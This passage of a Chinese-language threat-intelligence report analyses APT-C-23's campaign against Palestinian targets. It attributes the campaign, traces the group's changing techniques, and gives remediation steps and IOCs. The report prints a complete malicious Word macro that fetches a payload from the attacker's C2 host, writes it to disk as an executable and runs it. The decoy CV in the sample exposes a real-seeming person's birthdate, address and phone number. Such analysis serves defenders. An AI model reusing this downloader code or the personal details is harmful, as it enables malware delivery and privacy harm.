Last Analysis 2020-02-20 14:05:07

1 السيرة الذاتية منال 传记手册1

样本文件名翻译信息

最初VT上传时间



السيرة الذاتية
1 منال.doc

样本 .السيرة الذاتية منال1.doc 的文件信息

Summary Info

application name Microsoft Office Word
character count 337
code page Arabic
creation datetime 2020-02-02 12:26:00
edit time 60
last saved 2020-02-02 12:26:00
page count 1
revision number 2
template Normal.dotm
word count 59

样本文档创造时间,保
存时间,页码语言

b. 样本分析

其诱饵内容关于在东耶路撒冷(巴勒斯坦)的阿布迪斯大学秘书,属于大学科研类样本

SOMETHING WENT WRONG Enable Content to load the document.

قم بتمكين المحتوى من الايقونه اعلاه لضبط هذا المستند إلى إصدار Microsoft office بك

原文 翻译

人物传记
科学专业知识：
美容院
阿布迪斯大学秘书
个人信息：
姓名：Manal Nabil Saqr Shaheen
生日：4/28/1993
地址：东耶路撒冷 Al-Sawahra
电话号码：0544649369
学历：
行政科学
技能专长
阿拉伯语和英语的计算机流利度
处理办公程序的能力
在压力下工作并具有团队合作精神的能力
沟通与交流

السيرة الذاتية منال1.doc 原文以及翻译

同时其包含的恶意宏代码如图所示,由于我们并没有能成功获得下一步的载荷,故没法进行下一步的分析。不过推测其大致功能应该与上文相同

```

Private Sub Document_Open()
Dim oStream
Set xHttp = CreateObject("MSXML2.XMLHTTP")
xHttp.Open "POST", "http://linda-callaghan.icu/Minkowski/microsoft/utilities", False
xHttp.send
Set oStream = CreateObject("ADODB.Stream")
oStream.Open
oStream.Type = 1
oStream.Write xHttp.responseText
oStream.SaveToFile "C:\ProgramData\OfficeUpdateSchedule.txt"
oStream.Close
Set fso = CreateObject("Scripting.FileSystemObject")
Set mm = fso.OpenTextFile("C:\ProgramData\OfficeUpdateSchedule.txt", 1)
contents = mm.ReadAll()
mm.Close
Set oXML = CreateObject("Msxml2.DOMDocument")
Set oNode = oXML.CreateElement("base64")
oNode.dataType = "bin.base64"
oNode.Text = contents
Set BinaryStream = CreateObject("ADODB.Stream")
BinaryStream.Type = 1 'adTypeBinary
BinaryStream.Open
BinaryStream.Write oNode.nodeTypedValue
BinaryStream.SaveToFile ("C:\ProgramData\OfficeUpdateSchedule.exe")
Call WaitFor(10)
Set oShell = CreateObject("WScript.Shell")
oShell.Run ("C:\ProgramData\OfficeUpdateSchedule.exe")
Dim Bfso
Set Bfso = CreateObject("Scripting.FileSystemObject")
Bfso.DeleteFile ("C:\ProgramData\OfficeUpdateSchedule.txt")
End Sub

```

三.组织关联与技术演进


在本次活动中,我们可以清晰的看到**双尾蝎**APT组织的攻击手段,同时 Gcow 安全团队**追影小组**也对其进行了一定的组织关联,并且对其技术的演进做了一定的研究。下面我们将分为**组织关联与技术演进**这两部分内容进行详细的叙述。

注意:下文中的时间段仅为参考值,并非准确时间。由于在这一时间段内该类样本较多,故此分类。

1.组织关联

(1).样本执行流程基本相似

我们根据对比了从 2017 到 2020 年所有疑似属于**双尾蝎**APT组织的样本,(**注意:这里比对的样本主要是 windows 平台的可执行文件样本**).在 2017 年到 2019 年的样本中我们可以看出其先在**临时文件夹**下释放诱饵文件,再打开迷惑受害者,再将自身拷贝到 %ProgramData% 下.创建指向%ProgramData%下的自拷贝恶意文件的快捷方式于自启动文件夹.本次活动与 2018 年 2019 年的活动所使用样本的流程极为相似.如下图所示.故判断为该活动属于**双尾蝎** APT组织。



(2).C&C中存在名人姓名的痕迹

根据 checkpoint 的报告我们得知,该组织乐于使用一些明星或者名人的名字在其 c&c 服务器上.左图是 checkpoint 安全厂商揭露其针对以色列士兵的活动的报告原文,我们可以看到其中含有 Jim Morrison, Eliza Doolittle, Gretchen Bleiler 等名字.而右图在带有恶意宏文档的样本中,我们发现了其带有 Minkowski 这个字符.通过搜索我们发现其来源于 Hermann Minkowski 名字的一部分,勉强地符合了双尾蝎APT组织的特征之一.

Lastly, malicious samples affiliated with APT-C-23 made references to names of actors, TV characters and celebrities both in their source code and C&C communication. Although the new backdoors lacked those references, we were able to see name of celebrities and known figures such as Jim Morrison, Eliza Doolittle, Gretchen Bleiler and Dolores Huerta in the backdoor's website, catchasee[.]com.

checkpoint 关于双尾蝎的报告



本次活动中双尾蝎使用的域名

http://linda-callaghan[.]jicu/Minkowski/brown
http://linda-callaghan[.]jicu/Minkowski/microsoft/utilities

闵可夫斯基 (德国数学家赫尔曼·闵可夫斯基)

闵可夫斯基 (Hermann Minkowski) 1864~1909 生于俄国的 Alexotas (变成立陶宛的 Kaunas). 父亲是一个成功的犹太商人 但是当时的俄国政府迫害犹太人, 所以当闵可夫斯基八岁时, 父亲就带全家搬到普鲁士的 Königsberg (哥尼斯堡) 居住, 和另一位数学家希尔伯特 (Hilbert) 的家仅一河之隔。

曾为爱因斯坦的老师, 闵可夫斯基时空广义相对论的建立提供了框架。

中文名 闵可夫斯基 国籍 德国

2.技术演进


(1).在编写语言上的演进

根据 360 的报告我们可以得知双尾蝎APT组织在 2016 年到 2017 年这段时间内该组织主要采用了 vc 去编写载荷.再到 2017 年到 2018 年这段时间内该组织主要是以 Delphi 来编写其侦查者(Recon),根据 Gcow 安全团队追影小组的跟踪,该组织在 2018 年到 2019 年这段时间内也使用了 Delphi 编写的恶意载荷。与 2017 年到 2018 年不同的是: 2017 年到 2018 年所采用的编译器信息是: Borland Delphi 2014XE6。而在 2018 年到 2019 年这个时间段内采用的编辑器信息是: Borland Delphi 2014XE7-S.10。同时在本次活动中该组织使用 Pascal 语言来编写载荷。可见该组织一直在不断寻求一些受众面现在越来越小的语言以逃脱杀软对其的监测。




(2). 编译时间戳的演进

根据 360 的报告我们可以得知**双尾蝎**APT组织在 2016 年到 2018 年这个时间段中,该组织所使用的恶意载荷的时间戳信息大部分时间集中位于北京的下午以及第二天的凌晨,属于中东地区的时间。而在 2019 年 7 月份捕获的**双尾蝎**APT组织样本中该组织的编译戳为 2019.7.14 11:08:48 而在本次活动所捕获的样本中我们发现该组织将编译时间戳统一改为: 1970.1.1 1:00,也就是置0.通过伪造时间戳以阻断安全人员的关联以及对其的地域判断




(3). 自拷贝方式的演进

双尾蝎APT组织在 2017 年到 2019 年的活动中,擅长使用 copy 命令将自身拷贝到 %ProgramData% 下.而可能由于 copy 指令的敏感或者已经被各大安全厂商识别。在 2019 年 7 月份的时候.该组织恢复了之前采用 CopyFile windows API 函数的方式将自身拷贝到 %ProgramData% 下



(4).持久化方式的演进

根据360的报告,我们可以得知双尾蝎APT组织在2016年到2017年的活动之中,主要采用的是修改注册表添加启动项的方式进行权限的持久化存在。而根据追影小组的捕获的样本,我们发现在2017年到2018年的这段时间内该组织使用拥有白名单 shortcut.exe 通过命令行的方式在自启动文件夹中添加指向自拷贝后的恶意文件的快捷方式。而在本次活动中,该组织则采用调用 CreateFile Windows API 函数的方式在自启动文件夹中创建指向自拷贝后恶意文件的快捷方式以完成持久化存在



(5).C&C报文的演进

为了对比的方便,我们只对比双尾蝎APT组织2018年到2019年的上半年的活动与本次活动的c&c报文的区别。如图所示下图的左上是本次活动的样本的c&c报文,右下角的是2018年到2019年上半年活动的样本的c&c报文。通过下面所给出的解密我们可以得知两个样本所向c&c收集并发送的信息基本相同。同时值得注意的是该组织逐渐减少明文的直接发送收集到的注意而开始采用比较常见的通过Base64的方式编码后在发送。同时在ver版本中我们发现:2018年到2019年上半年的样本的后门版本号为:1.4.2.MUSv1107(推测是2018.11.07更新的后门);而在本次活动中后门版本号为:5.HXD.zz.1201(推测是2019.12.01号更新的后门),由此可见该组织正在随着披露的增加而不断的进行后门的更迭。

双尾蝎(APT-C-23)组织 所投放在C&C服务器所交流的报文演变
(这里只截取了最近两年的)


2019 —— 2020

注意:此时间段并非准确时间段，只是说明在该时间段的诸如此类的样本居多。故此分类


四. 总结

1. 概述

Gcow 安全团队追影小组针对双尾蝎APT组织此次针对巴勒斯坦的活动进行了详细的分析并且通过绘制了一幅样本执行的流程图方便各位看官的理解




该组织拥有很强的攻击能力,其载荷涵盖较广(Windows和Android平台).并且在被以色列进行导弹物理打击后快速恢复其攻击能力.对巴勒斯坦地区进行了一波较为猛烈的攻势,同时我们绘制了一幅本次活动中样本与C&C的关系图



通过之前的分析我们发现了该组织拥有很强的技术对抗能力,并且其投放的样本一直围绕着与**巴勒斯坦**和**以色列**的敏感话题进行投放,我们对其话题关键字做了统计,方便各位看官了解

2019.12——2020.2 双尾蝎(APT-C-23) 组织针对巴勒斯坦活动所投放的样本关键字



2. 处置方案:

删除文件

```
%TEMP%\*.pdf(*.mp3, *.mp4, *.rar, *.doc) [诱饵文档]
%ProgramData%\SyncDownOptzHostProc.exe [侦查者主体文件]
%ProgramData%\IntegratedOffice.exe[侦查者主体文件]
%ProgramData%\Microsoft\Windows\Start
Menu\Programs\Startup\SyncDownOptzHostProc.lnk
[指向侦查者主体文件的快捷方式用于权限维持]
%ProgramData%\GUID.bin [标记感染]
```

3.结语

通过本次分析报告,我们相信一定给各位看官提供了一个更加充分了解该组织的机会.我们在前面分析了该组织的技术特点以及对该组织实施攻击的攻击手法的演进进行了详细的概述。同时在后面的部分我们也会贴出该组织最新活动所使用样本的 iocs 供给各位感兴趣的看官交流与学习.同时我们希望各位看官如果有其他的意见欢迎向我们提出。

五.IOCs:

MD5:

样本MD5	样本文件名
a7cf4df8315c62dbebfbea7553ef749	Meeting Agenda_pdf.exe
91f83b03651bb4d1c0a40e29fc2c92a1	Employee-entitlements-2020.doc
09cd0da3fb00692e714e251bb3ee6342	Congratulations_Jan-7_78348966_pdf.exe
9bc9765f2ed702514f7b14bcf23a79c	7347678363764_تقرير حول أهم المستجدات_.exe
3296b51479c7540331233f47ed7c38dd	Define the Internet in government institutions_pdf.exe
e8effd3ad2069ff8ff6344b85fc12dd6	integratedoffice.exe
90cdf5ab3b741330e5424061c7e4b2e2	final_meeting_9659836_299283789235_rar.exe
8d50262448d0c174fc30c02e20ca55ff	Scholarships in Serbia 2019-2020_pdf.exe
817861fce29bac3b28f06615b4f1803f	السيرة الذاتية منال1.doc
edc3b146a5103051b39967246823ca09	Directory of Government Services_pdf.exe
20d21c75b92be3fcfd5f69a3ef1deed2	Internet in government_984747457_489376.exe
4d9b6b0e7670dd5919b188cb71d478c0	artisan-video-5625572889047205-9356297846-mp4.exe
9bb70dfa2e39be46278fb19764a6149a	entelaqa_hamas_32_1412_847403867_rar.exe
1eb1923e959490ee9f67687c7faec697	asala-panet-il-music-live-892578923756-mp3.exe
46871f3082e2d33f25111a46dfaf0a6	Brochure-Jerusalem_26082019_pdf.exe

URL:

[http://linda-callaghan\[.\]icu/Minkowski/brown](http://linda-callaghan[.]icu/Minkowski/brown)
[http://linda-callaghan\[.\]icu/Minkowski/microsoft/utilities](http://linda-callaghan[.]icu/Minkowski/microsoft/utilities)
[http://nicoledotson\[.\]icu/debby/weatherford/yortysnr](http://nicoledotson[.]icu/debby/weatherford/yortysnr)
[http://nicoledotson\[.\]icu/debby/weatherford/Zavantazhyty](http://nicoledotson[.]icu/debby/weatherford/Zavantazhyty)
[http://nicoledotson\[.\]icu/debby/weatherford/Ekspertyza](http://nicoledotson[.]icu/debby/weatherford/Ekspertyza)

http[:]//nicoledotson[.]icu/debby/weatherford/Vydalyty

http[:]//nicoledotson[.]icu/debby/weatherford/pidnimit

C2:

linda-callaghan[.]icu

nicoledotsonp[.]icu

释放文件:

%TEMP%\ *.pdf(*.mp3, *.mp4, *.rar, *.doc)

%ProgramData%\SyncDownOptzHostProc.exe

%ProgramData%\Microsoft\Windows\Start Menu\Programs\Startup\SyncDownOptzHostProc.lnk

%ProgramData%\GUID.bin

%ProgramData%\IntegratedOffice.exe

六.相关链接:

<https://www.freebuf.com/articles/system/129223.html>

<https://research.checkpoint.com/2020/hamas-android-malware-on-idf-soldiers-this-is-how-it-happened/>

<https://mp.weixin.qq.com/s/RfcYPlouUvc89WFdrnw>